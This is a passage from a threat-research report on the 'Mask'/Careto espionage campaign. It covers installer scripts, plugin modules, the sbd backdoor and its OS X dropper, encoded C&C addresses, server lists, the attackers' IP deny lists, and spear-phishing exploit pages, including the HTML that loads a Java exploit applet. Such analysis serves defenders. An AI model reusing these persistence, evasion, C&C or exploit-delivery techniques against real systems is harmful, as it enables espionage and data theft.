CreateService(scsimap, System32\DRIVERS\scsimap.sys)
WriteRegistry(80000002\SYSTEM\CurrentControlSet\Services\scsimap\Params,
Value)
StartService(scsimap)
WriteTempExecute(9320 bytes)
```

#### Script 2:

```
Install file(SystemDir, awdcxc32.dll, 8192 bytes)
Install file(SystemDir, mfc30.dll, 17920 bytes)
Install file(SystemDir, vchw9x.dll, 20992 bytes)
Install file(SystemDir, awcodc32.dll, 24576 bytes)
Install file(SystemDir, jpeg1x32.dll, 31744 bytes)
Install file(SystemDir, bootfont.bin, 126880 bytes)
Install file(DriversDir, scsimap.sys, 14464 bytes)
WriteRegistry(80000002\SYSTEM\CurrentControlSet\Control\Session
Manager\Memory Management\PrefetchParameters, EnablePrefetcher)
CreateService(scsimap, System32\DRIVERS\scsimap.sys)
WriteRegistry(80000002\SYSTEM\CurrentControlSet\Services\scsimap\Params,
Value)
StartService(scsimap)
WriteTempExecute(10344 bytes)
Install file(SystemDir, siiw9x.dll, 15360 bytes)
StartService(ipfilterdriver)
WriteRegistry(80000002\SYSTEM\CurrentControlSet\Services\IpFilterDriver,
Start)
```

It's important to point that the file names used for the DLLs during installation are not unique and are also used by legitimate software. For instance, the driver named "scsimap.sys" was present in older versions of Windows.

If the installation script was executed successfully the infected machine now has a new system service named "scsimap" that loads the main SGH's driver "scsimap.sys".

## SGH plugin modules

The following table provides the full list of plugin modules and a brief description of their functionality.

| Module name     | Functionality                                               |
|-----------------|-------------------------------------------------------------|
| Scsimap         | Orchestrator module for the platform components             |
| Config          | Operates configuration data in registry                     |
| Storage         | Used to store activity logs in the system                   |
| Cipher          | Provides cryptographic functions to other modules           |
| Cmprss          | Provides compression functions to other modules             |
| LoadDll         | Injects DLL payloads into processes                         |
| PGPsdDriver     | Keylogger                                                   |
| Fileflt         | Intercepts file operations and collects content             |
| Stopsec         | Implements an attack against Kaspersky products             |
| TdiFlt, TdiFlt2 | Intercept network traffic                                   |
| awdcxc32        | Interacts with scsimap driver from user mode                |
| awcodc32        | Interacts with C&C server via vchw9x module                 |
| mfcn30          | Provides a framework to extend the malware with new plugins |
| vchw9x          | Provides network connectivity functions                     |
| jpeg1x32        | Used for uninstalling the malware                           |
| siw9x           | Screen saver module                                         |
| SkypeIE6Plugin  | Intercepts and records Skype conversations                  |
| Nmwcdlog        | Gathers information from Nokia devices                      |
| d3dx8_20        | Takes screenshots of victim's desktop                       |
| WifiScan        | Retrieves the list of WiFi networks                         |
| awview32        | Collects victim's email messages                            |
| CDIUninstall    | Uninstalls malware                                          |

For a detailed description of the modules, please check APPENDIX 2: SGH Modules.

## 2.2.4. The SBD backdoor

In addition to Careto and SGH, the “Mask” attackers use another backdoor based on the public, open source “netcat” clone “sbd”.

“sbd” stands for “Shadowinteger's Backdoor” and has been available at least since 2004.

```
/*
 * sbd - shadowinteger's backdoor - $Revision: 1.37 $
 * Copyright (C) 2004 Michel Blomgren <michel.blomgren@tigerteam.se>
 *
 * This program is free software; you can redistribute it and/or modify it
 * under the terms of the GNU General Public License as published by the Free
 * Software Foundation; either version 2 of the License, or (at your option)
 * any later version.
 *
 * This program is distributed in the hope that it will be useful, but WITHOUT
 * ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or
 * FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for
 * more details.
```

Figure 7: Original sbd copyright notice

This backdoor has been observed for Win32, OS X and Linux.

The Linux variant gets installed from the exploit server “linkconf[dot]net” through the Firefox plugins. Unfortunately, the plugins we retrieved from the server were badly damaged and could not be recovered. Nevertheless, they do seem to exist and are in use by the Mask attackers.

The Mozilla Firefox plugin which installs the Linux “SBD” backdoor:

Archive: af\_l\_addon.xpi

| Name                | Length | Method | Size  | Ratio | Date     | Time  | CRC 32   |
|---------------------|--------|--------|-------|-------|----------|-------|----------|
| chrome.manifest     | 183    | Defl:N | 101   | 45%   | 10-07-13 | 14:30 | cc37d585 |
| install.rdf         | 1274   | Defl:N | 443   | 65%   | 10-07-13 | 14:30 | add50a10 |
| bootstrap.js        | 1798   | Defl:N | 695   | 61%   | 10-07-13 | 14:30 | 52eecaba |
| content/browser.xul | 166    | Defl:N | 134   | 19%   | 10-07-13 | 14:30 | 74e9bad7 |
| content/icon.png    | 66793  | Defl:N | 66664 | 0%    | 10-07-13 | 14:30 | 27609d6e |
| plugins/sbd-linux   | 26020  | Defl:N | 22406 | 14%   | 10-07-13 | 14:30 | a02b2e21 |

The Mozilla Firefox plugin that installs the “SBD” OS X backdoor:

Archive: af\_m\_addon.xpi

| Name                | Length | Method | Size  | Ratio | Date     | Time  | CRC 32   |
|---------------------|--------|--------|-------|-------|----------|-------|----------|
| chrome.manifest     | 183    | Defl:N | 102   | 44%   | 10-07-13 | 14:30 | aeac29ae |
| install.rdf         | 1274   | Defl:N | 443   | 65%   | 10-07-13 | 14:30 | f5ee7026 |
| bootstrap.js        | 1796   | Defl:N | 695   | 61%   | 10-07-13 | 14:30 | d5fc6c9b |
| content/browser.xul | 166    | Defl:N | 134   | 19%   | 10-07-13 | 14:30 | 74e9bad7 |
| content/icon.png    | 66793  | Defl:N | 66664 | 0%    | 10-07-13 | 14:30 | 27609d6e |
| plugins/sbd-mac     | 42720  | Defl:N | 37072 | 13%   | 10-07-13 | 14:30 | 12d19684 |

We were able to recover a working copy of the OS X “sbd” backdoor, which we describe below.

### 2.2.5. The OSX SBD backdoor

The original OS X dropper found on the exploit server has the following identification information:

```
File name: banner.jpg
Type: Mach-O x86 32 bit binary
MD5: 02e75580f15826d20fffb43b1a50344c
Size: 46876 bytes
```

[Identification details](#)

This is a dropper for the main SBD backdoor.

First, it copies the standard Safari application to “/Applications/.DS\_Store.app”. Next, it creates the file “/Applications/.DS\_Store.app/Contents/MacOS/Update” and unpacks the main backdoor code into there. The installer carefully copies the timestamp from the original Safari “Contents/Info.plist” for the backdoor, to make it harder to notice.

For persistence, it modifies the “/Applications/.DS\_Store.app/Contents/Info.plist” file with a reference to the main backdoor body, also carefully setting the timestamp on the “.plist” file, then it registers it in the system via “Library/LaunchAgents/com.apple.launchport.plist”.

The “.plist” and main backdoor body are stored in the dropper in compressed (“bzip2”) format. They have the following identification information:

Main “SBD” backdoor, OS X:

```
Type: Mach-O x86 32 bit binary
MD5: 1342ac151eea7a03d51660bb5db018d9
Size: 89828 bytes
```

“.plist” data:

```
Size: 582 bytes
MD5: 4dae42d1b80c85b396546ed02a00e328
```

The Mask’ version of the “sbd” backdoor has a hardcoded C&C server, to which it connects on port 443. The attackers can then directly access the victim’s machine through a shell.

All important strings in the backdoor are encrypted with a simple XOR - for even positions, it is XOR 0x7f, for odd positions it is XOR 0x10.

The C&C communication is encrypted with AES and uses SHA1 for cross-authentication. The encryption key used for communication is the following string

“/dev/null strdup() setuid(geteuid())”. The server address is encoded in the binary as follows:

```

3840:  20 25 73 0A-00 63 6F 6E-6E 65 63 74-65 64 20 74  %s connected t
3850:  6F 20 25 73-3A 25 75 0A-00 00 00 00-00 00 00 00  o %s:%u
3860:  61 75 74 68-65 6E 74 69-63 61 74 69-6F 6E 20 66  authentication f
3870:  61 69 6C 65-64 20 28 61-65 73 2D 63-62 63 2D 31  ailed (aes-cbc-1
3880:  32 38 29 0A-00 63 6F 6E-6E 65 63 74-69 6F 6E 20  28) connection
3890:  63 6C 6F 73-65 64 0A 00-FF 16 64 0A-7E 1A 63 4D  closed
38A0:  21 4D 3E 1E-60 0F 7C 1A-65 0F 74 0B-3E 1C 7F 12  !M>^`a|→eotδ>Lδ$
38B0:  00 00 00 00-00 00 00 00-FF 50 74 1A-66 50 7E 0A  Pt→fP~
38C0:  7C 13 30 0C-64 0D 74 0A-60 57 39 5F-63 1A 64 0A  |!!0Qd)t`w9_c→d
38D0:  79 1B 38 18-75 0B 75 0A-79 1B 38 56-39 00 FF 50  y←8↑uδuay←8V9 P
38E0:  72 16 7E 50-63 17 00 FF-50 74 1A 66-50 63 17 7D  r~Pc‡ Pt→fPc‡}
38F0:  50 60 0A 7C-0C 75 52 63-17 7D 00 6C-69 73 74 65  P`|QuRc‡} liste
  
```

Figure 8: Encoded C&C address

After applying the decryption algorithm, we get the real C&C address:

itunes212.appleupdt[dot]com

By means of passive DNS fingerprinting, we identified two other domains used by the attackers as C&C's.

Here's a full list of the C&C servers for the OS X backdoor:

| Host name               | IP             | Server location       |
|-------------------------|----------------|-----------------------|
| itunes212.appleupdt.com | 200.46.107.115 | Panama, Net2net Corp. |
| itunes214.appleupdt.com | 200.46.107.116 | Panama, Net2net Corp. |
| itunes311.appleupdt.com | 200.46.107.117 | Panama, Net2net Corp. |

As of Feb 6th, 2014, the OS X “SBD” backdoor C&C domains have been suspended by Apple.

### 2.3. Digital certificates

Most Careto samples we obtained are signed by two different digital certificates belonging to the same company TecSystem Ltd, from Bulgaria. We don't know if this company is legitimate.

#### Certificate 1:

```
serial: 36 be 4a d4 57 f0 62 fa 77 d8 75 95 b8 cc c8 cf  
thumb: 71 a4 ee 9d 5d 6a 26 85 1e 35 25 60 93 69 22 ee b6 d5 9a 1f
```

#### Certificate 2:

```
serial: 0e 80 8f 23 15 15 bc 51 9e ea 1a 73 cd f3 26 6f  
thumb: 34 10 f8 cf 77 e1 7a 51 36 45 16 18 0c 3e 6d 46 b6 6c 93 c4
```

The first certificate was valid between 28.Jun.2011 - 28.Jun.2013.

The second certificate was valid from 18.Apr.2013 - 18.Jul.2016.




Figure 9: Digital certificate used

The second valid certificate has been blacklisted by Verisign.

## 2.4. Exploit for Kaspersy's products

We initially became aware of Careto when we observed attempts to exploit a vulnerability in our products to make the malware “invisible” in the system. This vulnerability was solved in 2008, when all this module was remade from scratch and the communication protocol changed, including additional security checks.

The attackers could have used this exploit for avoiding detection in some Workstation products prior version 6.0.4.\*, and KAV/KIS 8.0 versions not updated properly (it was fixed during this release).

Of course, this raised our interest and our research team decided to investigate further. In other words, the attackers attracted our attention by attempting to exploit Kaspersky Lab products.

We have no knowledge of any other malware exploiting this vulnerability.

## 2.5. Communication

The communication between the C&Cs and the victims uses an encrypted protocol over HTTP or HTTPS.

In case of the Careto implant, the C&C communication channel is protected with two layers of encryption. The data received from the C&C server is encrypted using a temporary AES key, which is also passed with the data and is encrypted with an RSA key. The same RSA key is used to encrypt the data that is sent back to the C&C server. This double encryption is uncommon and shows the high level of protection implemented by the authors of the campaign.

So far, we observed two version of command and control modules, named “index.cgi”, “main.cgi” and “commcgi.cgi”. These are used by the generations of the malicious modules to communicate with the attackers.

The Careto implant uses “main.cgi”, “index.cgi” and “commcgi.cgi”. SGH uses exclusively “index.cgi”.

During C&C connections, the “Install” or “Inst” parameters contain the unique ID assigned to the victim. Here’s how a typical C&C query looks like:

```
http(s)://SERVER/cgi-bin/commcgi.cgi?
  Group=XXX==
  &Install=VICTIMID
  &Ver=BACKDOORVERSION
  &Ask=BOOLEAN
  &Bn=NUMBER
```

Known parameters for “commcgi.cgi” and “index.cgi”:

| Parameter | Explanation                                                            |
|-----------|------------------------------------------------------------------------|
| Group     | Base-64 encoded hash of the first 16 bytes of the victim identifier    |
| Install   | Unique victim identifier                                               |
| Ver       | Implant version; C for Careto, S for SGH.                              |
| Ask       | Request mode:<br>“1” - requesting commands,<br>“0” - reporting results |
| CmdId     | Command id                                                             |
| Ack       | Acknowledge on successful command execution on victim’s machine        |
| Bn        | Hardcoded value, i.e. “3”                                              |

|        |                                  |
|--------|----------------------------------|
| File   | Filename for exfiltrated data    |
| Offset | Offset to write exfiltrated data |

Based on the “Ver” parameter, we extracted the list of unique implant versions connecting to our sinkhole for the past weeks. Although most of the connections come from the Careto implant, there are some which indicate the possible presence of unknown versions.




Figure 10: Sinkholed requests by version

C314, the most popular ID, is used by the Careto module. C316 is the second most popular Careto module version.

The “L” version of the implant is a mystery. We associate it with a version of Careto which we haven’t been able to locate so far, perhaps the Linux variant. The C&C communication is also different from other modules. The “L” version communicates exclusively with the “index.cgi” script.

Finally, the “AND1.0.0.0” version identifier is the most interesting. The only known victim in the world running this version of the implant appears to be connecting through a 3G link, possibly indicating a mobile device. Also, there is no user agent string, as in other versions of Careto. The most likely explanation for the version name would be “AND(DROID)”, indicating a version of the implant for Google’s Android OS. The “AND” implant communicates exclusively with the “commcgi.cgi”.

## 2.6. C&C Servers

The backdoor modules communicates with command and control via HTTP or HTTPS, depending on the malware configuration. In all the cases we observed, the C&C expose a CGI based frontend via modules named “index.cgi” and “commcgi.cgi”.

A list of collected C&C URLs from known modules is included below, together with server location.

| C&C URL                                             | Server IP, location                                                              |
|-----------------------------------------------------|----------------------------------------------------------------------------------|
| hxxp://202.75.56.231/cgi-bin/index.cgi              | Malaysia, Kuala Lumpur, “Tm Vads Dc Hosting”                                     |
| hxxp://202.75.58.153/cgi-bin/commcgi.cgi            | Malaysia, Kuala Lumpur, “Tm Vads Dc Hosting”                                     |
| hxxp://cherry1962.dyndns.org/cgi-bin/index.cgi      | 202.75.56.231<br>Malaysia, Kuala Lumpur, “Tm Vads Dc Hosting”                    |
| hxxps://196.40.84.94/num                            | Costa Rica, San Jose, “Servicio Co-location Racsa”                               |
| hxxps://202.150.214.50/cgi-bin/commcgi.cgi          | Singapore, “Benwu”                                                               |
| hxxps://carrus.gotdns.com/cgi-bin/commcgi.cgi       | 202.75.56.123<br>Malaysia, Kuala Lumpur, “Tm Vads Dc Hosting”                    |
| hxxps://dfup.selfip.org/cgi-bin/commcgi.cgi         | 37.235.63.127<br>Austria, Graz, “Edis Gmbh”                                      |
| hxxps://redirserver.net/num                         | 196.40.84.94, 190.10.9.209<br>Costa Rica, San Jose, “Servicio Co-location Racsa” |
| hxxps://wwnav.selfip.net/cgi-bin/commcgi.cgi        | 190.105.232.46<br>Argentina, Buenos Aires, “Nicolas Chiarini”                    |
| hxxps://81.0.233.15/cgi-bin/index.cgi               | Czech Republic, Prague, Casablanca Int                                           |
| hxxps://helpcenter1it6238.cz.cc/cgi-bin/commcgi.cgi | 82.208.40.11<br>Czech Republic, Prague, Casablanca Int                           |
| hxxps://helpcenter2br6932.cc/cgi-bin/commcgi.cgi    | n/a                                                                              |
| hxxps://223.25.232.161/cgi-bin/commcgi.cgi          | Singapore, “Sg 8 To Sg”                                                          |
| hxxps://oco-231-ms.xns01.com/cgi-bin/commcgi.cgi    | 223.25.232.161<br>Singapore, “Sg 8 To Sg”                                        |

|                                                |                                                                        |
|------------------------------------------------|------------------------------------------------------------------------|
| hxxps://75.126.146.114/cgi-bin/index.cgi       | United States, Dallas, "Softlayer Technologies Inc."                   |
| hxxps://services.serveftp.org/cgi-bin/main.cgi | 75.126.146.114<br>United States, Dallas, "Softlayer Technologies Inc." |
| hxxps://ricush.ath.cx/cgi-bin/commcgi.cgi      | 75.126.146.114<br>United States, Dallas, "Softlayer Technologies Inc." |
| hxxps://nthost.shacknet.nu/cgi-bin/index.cgi   | 190.105.232.46<br>Argentina, Buenos Aires, "Nicolas Chiarini"          |

We were able to obtain a copy of a C&C through one of our partners in Latin America, which allowed us to analyse how it works.

### C&C server structure

A typical C&C server has the following structure:

|                 |                                |
|-----------------|--------------------------------|
| <b>/var/www</b> |                                |
| index.html      | < blank page                   |
| /html           | < a link to "ClientsDirectory" |
| /cgi-bin        |                                |
| /secure         |                                |

The /cgi-bin and /secure folders are described below.

- CGI-BIN Folder:

|                   |                                               |
|-------------------|-----------------------------------------------|
| <b>/cgi-bin</b>   |                                               |
| commcgi.cgi       | < C&C module                                  |
| file.cgi          | < tool used by the attackers to retrieve logs |
| index.cgi         | < C&C module                                  |
| kitkat.cgi        | < same file as index.cgi                      |
| main.cgi          | < same file as index.cgi                      |
| /ClientsDirectory | < used to store victim's information          |

|                          |                                                           |
|--------------------------|-----------------------------------------------------------|
| <b>/ClientsDirectory</b> |                                                           |
| log.txt                  | < debug logfile with victim's requests                    |
| /dataang                 | < empty                                                   |
| /CmdData                 | < empty                                                   |
| /data                    | < empty                                                   |
| /fb                      | < empty                                                   |
| /bkp                     | < Could be short for "backup". Several small old logfiles |
| /in                      | < probably inbox folder for stolen files                  |
| /img                     | < encrypted files with .gif extension                     |

In the case of the “/in” folder, we can find many encrypted small files with the same size (512 bytes) and the following naming schema:

**in.instVICTIMID.cmd000X.get000Y**

Apparently these files are the result of executing the command X in VICTIMID. Small packets with the same size mean that the communication is fragmented, probably Y represents the packet sequence. VICTIMID is always a 16 digit number.

In the case of the /img folder, all files are encrypted data files of 929 bytes. The format is:

**VICTIMID.000N.gif**  
**or**  
**VICTIMID.000N.000X**

These are chunks of stolen data for a given VICTIMID, X being the sequence number and N the file identifier. The files in the second format don't have the same size, reinforcing the hypothesis of last file's chunk of data.

- Secure Folder:

|                    |                                                                                                                                                              |
|--------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>/Secure</b>     |                                                                                                                                                              |
| <b>getlogs.php</b> |                                                                                                                                                              |
|                    | Parses log files from apache and copies content into /usr/local/share/messages/log.<br>Securely deletes the original log files using the “shred -z” command. |
| <b>module.php</b>  |                                                                                                                                                              |
|                    | Allows to upload, delete and move modules into var/www/html                                                                                                  |
| <b>test.php</b>    |                                                                                                                                                              |
|                    | A “Hello world” application                                                                                                                                  |
| <b>upload.php</b>  |                                                                                                                                                              |
|                    | Uploads file into /usr/local/share/messages/authdata/auth                                                                                                    |

Additionally a Perl script (launchMessages.pl) inside “/usr/local/share/messages” is used for the users to communicate between them. The script copies messages from one user to the receiver using the data in the /home/user/auth subdirectory, in the format \$adfile, \$login \$passwd \$auth \$secure \$port\n.

Finally, we observe interesting data inside “.htaccess” files. Clearly the attackers wanted to keep their infrastructure hidden from undesired visitors. For this, they blacklisted a number of IPs used by security researchers. Some of these IPs include comments about the owners against the Careto attackers want to hide. Notably, Kaspersky Lab IPs are included in the list.

#### **/var/www/cgi-bin/.htaccess:**

|                                 |                                 |
|---------------------------------|---------------------------------|
| deny from 72.52.91.30           | < Hurricane Electric, Inc.      |
| deny from 217.115.10.132        | < Chaos Computer Club e.V.      |
| deny from 213.61.149.100        | < SOPRADO GmbH                  |
| deny from 62.213.110.0/26       | < Kaspersky Lab                 |
| deny from 23.20.44.92           | < Amazon.com                    |
| deny from 38.105.71.0/24        | < Cyveillance Inc               |
| deny from 66.150.14.0/24        | < Internap Network Services     |
| deny from 150.70.0.0/16         | < TrendMicro                    |
| deny from 194.72.238.0/24       | < Netcraft Ltd                  |
| # evuln.com                     |                                 |
| deny from 78.158.11.0/24        | < evuln.com                     |
| # cambridge computer laboratory |                                 |
| deny from 128.232.0.0/16        | < cambridge computer laboratory |
| # softlayer                     |                                 |
| deny from 174.36.0.0/15         | < softlayer                     |
| deny from 174.122.254.42        | < softlayer                     |
| # segurança virtua              |                                 |
| deny from 187.122.176.14        | < segurança virtua              |
| # worldstream                   |                                 |
| deny from 217.23.0.0/24         | < worldstream                   |
| # bluecoat                      |                                 |
| deny from 8.28.16.254           | < bluecoat                      |
| deny from 103.246.38.0/24       | < bluecoat                      |
| deny from 199.19.248.0/21       | < bluecoat                      |
| deny from 199.91.132.0/22       | < bluecoat                      |
| # eset                          |                                 |
| deny from 195.168.53.0/24       | < eset                          |

A second .htaccess file was found in the home folder of the only user in the system.

|                           |                                 |
|---------------------------|---------------------------------|
| #order deny,allow         |                                 |
| Order allow,deny          |                                 |
| deny from 23.20.44.92     | < Amazon EC2                    |
| deny from 38.105.71.0/24  | < Cyveillance Inc               |
| deny from 66.150.14.0/24  | < Internap Network Services     |
| deny from 150.70.0.0/16   | < TRENDMICRO                    |
| deny from 194.72.238.0/24 | < Netcraft Ltd                  |
| deny from 78.158.11.0/24  | < evuln.com                     |
| deny from 128.232.0.0/16  | < cambridge computer laboratory |
| deny from 174.36.0.0/15   | < softlayer                     |
| deny from 174.122.254.42  | < softlayer                     |
| deny from 187.122.176.14  | < segurança virtua              |
| deny from 217.23.0.0/24   | < worldstream                   |
| deny from 8.28.16.254     | < bluecoat                      |

```
deny from 103.246.38.0/24          < bluecoat
deny from 199.19.248.0/21         < bluecoat
deny from 199.91.132.0/22         < bluecoat
deny from 195.168.53.0/24         < eset
allow from all

# Workaround for Apache Killer
# http://seclists.org/fulldisclosure/2011/Aug/241
RewriteEngine On
RewriteCond %{REQUEST_METHOD} ^(HEAD|GET) [NC]
RewriteCond %{HTTP:Range} ([0-9]*-[0-9]*) (\s*,\s*[0-9]*-[0-9]*)+ [OR]
RewriteCond %{HTTP:Request-Range} ([0-9]*-[0-9]*) (\s*,\s*[0-9]*-[0-9]*)+
RewriteRule .* - [F]
```

These files demonstrate the attackers are carefully protecting their infrastructure and try to avoid any monitoring attempts from security companies, including Kaspersky Lab and ESET.

Command and control domains registration can be accessed in APPENDIX 3.

## 2.7. Exploits

The spear phishing attacks we have observed lured the victims into URLs with resources in Spanish, such as videos related to political subjects or even food recipes (“recetas”).

All the e-mails include a link to the malicious server that was used for infecting the victim. After the infection, the visitor was redirected to another, clean URL.

The following links have been observed in the attacks:

- `hxxp://bit.linkconf[dot]net/jupd/w/frame-index.htm?url=hxxp://bit.ly/{censored}`
- `hxxp://bit.linkconf[dot]net/jm/frame-redirect.htm?url=hxxp://bit.ly/{censored}`
- `hxxp://www.recetas.linkconf[dot]net/jupd/w/frame-index.htm?url=hxxp://www.recetas.net/receta.asp?ID=1208GL`

The exploit pack was hosted on a server at “linkconf [dot] net”. We have found many subdomains pretending to be newspapers, perfect for the spear phishing attacks. Most of them simulate spanish newspapers:

- `negocios.iprofesional.linkconf[dot]net/`
- `www.internacional.elpais.linkconf[dot]net/`
- `politica.elpais.linkconf[dot]net/`
- `cultura.elpais.linkconf[dot]net/`
- `economia.elpais.linkconf[dot]net/`
- `test.linkconf[dot]net/`
- `soc.linkconf[dot]net/`
- `sociedad.elpais.linkconf[dot]net/`
- `world.time.linkconf[dot]net/`
- `internacional.elpais.linkconf[dot]net/`
- `elpais.linkconf[dot]net/`
- `www.elespectador.linkconf[dot]net/`
- `blogs.independent.linkconf[dot]net/`
- `www.elmundo.linkconf[dot]net/`
- `www.guardian.linkconf[dot]net/`
- `www.washingtonsblog.linkconf[dot]net/`
- `www.publico.linkconf[dot]net/`

The server has the typical structure of an exploit server including Javascript code for profiling the victim (browser, plugins, operating system, MS-Office version, etc).

The attack is designed to handle all possible cases and potential victim types. Depending on the operating system, browser and installed plugins, the user is redirected to different subdirectories, which contain specific exploits for the user’s configuration that are most likely to work.

Unfortunately, we couldn't obtain any of the observed live exploits from the server as the attack URLs were removed, presumably after a successful hit on the victims. We did find however older exploits in various folder names.

Overall, we have found exploits for Java, SWF (CVE-2012-0773), as well as malicious plugins for Chrome and Firefox, on Windows, Linux and OS X. The names of the subdirectories give some information about the kind of attack they launch, for instance we can find "/jupd" where "JavaUpdate.jar" downloads and executes "javaupdt.exe".

Several attacks against browsers supporting Java have been observed. Unfortunately, we weren't able to retrieve all the components from these attacks, as they were no longer available on the server at the time of checking.

The first known method ("/jrl/" folder) uses an HTML ("frame-index.htm") file that attempts to load and run a signed applet.

```
<html>
<head>
</head>

<body>
  <object id="JavaUpdate" type="application/x-java-applet"
    width="0" height="0" data="JavaUpdate.jar">
    <param name="archive" value="JavaUpdate.jar" />
    <param name="code" value="com.java.Update" />
  </object>
</body>
</html>
```

Figure 11: JavaUpdate.jar

|                                       |
|---------------------------------------|
| File name: JavaUpdate.jar             |
| MD5: da1ad4e088ba921c0420428b1f73d5ca |
| File size: 273639 bytes               |

The JavaUpdate.jar contains an exploit for CVE-2011-3544, a vulnerability in the Java Runtime Environment (JRE) component in Oracle JAVA SE JDK and JRE 7, 6 Update 27 and earlier. Both the Java archive and the malicious Windows payload code appears to have been compiled on Nov 7, 2013.

Archive: JavaUpdate.jar

| Name                 | Length | Method | Size | Ratio | Date     | Time  | CRC 32   |
|----------------------|--------|--------|------|-------|----------|-------|----------|
| META-INF/MANIFEST.MF | 620    | Defl:N | 400  | 36%   | 11-08-13 | 08:57 | 8ded95ba |
| META-INF/ORACLE.SF   | 782    | Defl:N | 494  | 37%   | 11-08-13 | 08:57 | a50eb589 |
| META-INF/ORACLE.DSA  | 922    | Defl:N | 774  | 16%   | 11-08-13 | 08:57 | 1adab24b |
| META-INF/            | 0      | Defl:N | 2    | 0%    | 11-08-13 | 08:57 | 00000000 |
| META-INF/            |        |        |      |       |          |       |          |
| applet.properties    | 37     | Defl:N | 36   | 3%    | 11-08-13 | 08:57 | bfd6b431 |
| icon.jpg             | 278329 | Defl:N | 2574 | 8%    | 11-08-13 | 08:57 | fd085c57 |
| javaupdt             | 19784  | Defl:N | 83   | 49%   | 11-08-13 | 08:57 | 58d365de |
| com/                 | 0      | Stored | 0    | 0%    | 11-08-13 | 08:57 | 00000000 |
| com/java/            | 0      | Stored | 0    | 0%    | 11-08-13 | 08:57 | 00000000 |
| com/java/            |        |        |      |       |          |       |          |
| UpdateAbstract.class | 1914   | Defl:N | 1079 | 44%   | 11-08-13 | 08:57 | 3e6f4e02 |
| com/java/            |        |        |      |       |          |       |          |
| WindowsUpdate.class  | 2825   | Defl:N | 1555 | 45%   | 11-08-13 | 08:57 | 372c40f3 |
| com/java/            |        |        |      |       |          |       |          |
| Update.class         | 1221   | Defl:N | 735  | 40%   | 11-08-13 | 08:57 | 0c3ad05f |

The exploit's Windows payload:

```
File name: javaupdt
Type: Windows PE executable
MD5: 302fd970cf413afe50e6a829386e6e43
File size: 19784 bytes
```

The “javaupdt” executable decrypts and runs the main backdoor installer from a file named “icon.jpg” in the Java archive. The installer is encrypted with a 12 bytes XOR key. Interestingly, the exploit payload is compiled with GCC, unlike other modules where the attackers used MSVC 2005.

The second attack against Java users leverages Java Web Start / JNLP - Java Network Launch Protocol files. It claims to be a Java update from Oracle and asks the user to install it.

The spearphished URLs reference “http://linkconf[dot]net/jn/w/file.jnlp”.

```
<?xml version="1.0" encoding="utf-8"?>
